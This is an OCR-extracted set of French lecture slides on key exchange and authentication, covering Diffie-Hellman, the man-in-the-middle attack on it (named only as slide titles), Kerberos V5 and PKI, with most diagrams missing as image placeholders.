
- Protocole de Diffie-Hellman (Attaque Man-In-the-Middle)
- Kerberos utilise un tiers de confiance et des clefs symétriques
- Architectures à clefs publiques (PKI)

Outline


Diffie Hellman (1976)

- is public


Diffie Hellman (1976)



Diffie Hellman (1976)



Diffie Hellman (1976)



Diffie Hellman (1976)

● is public

● + ●

● + ●

● ● + ● + ● ●

- $g =$ ●
- $a =$ ●
- $b =$ ●


$$(g^a)^b = g^{ab} = (g^b)^a$$

Attaque “Man in the middle”


Attaque “Man in the middle”

Attaque “Man in the middle”


Attaque “Man in the middle”



Attaque “Man in the middle”



Attaque “Man in the middle”




Outline


Kerberos V5

Utilise pour les communications:


- un tiers de confiance : AS (Authentication Server)
- chiffrement symétrique (clefs privées)
- des tickets : TGS (Ticket Granting Service)
- des mots de passe




Kerberos V5: Principe en 3 phases



Kerberos V5: Principe en 3 phases



Kerberos V5: Principe en 3 phases



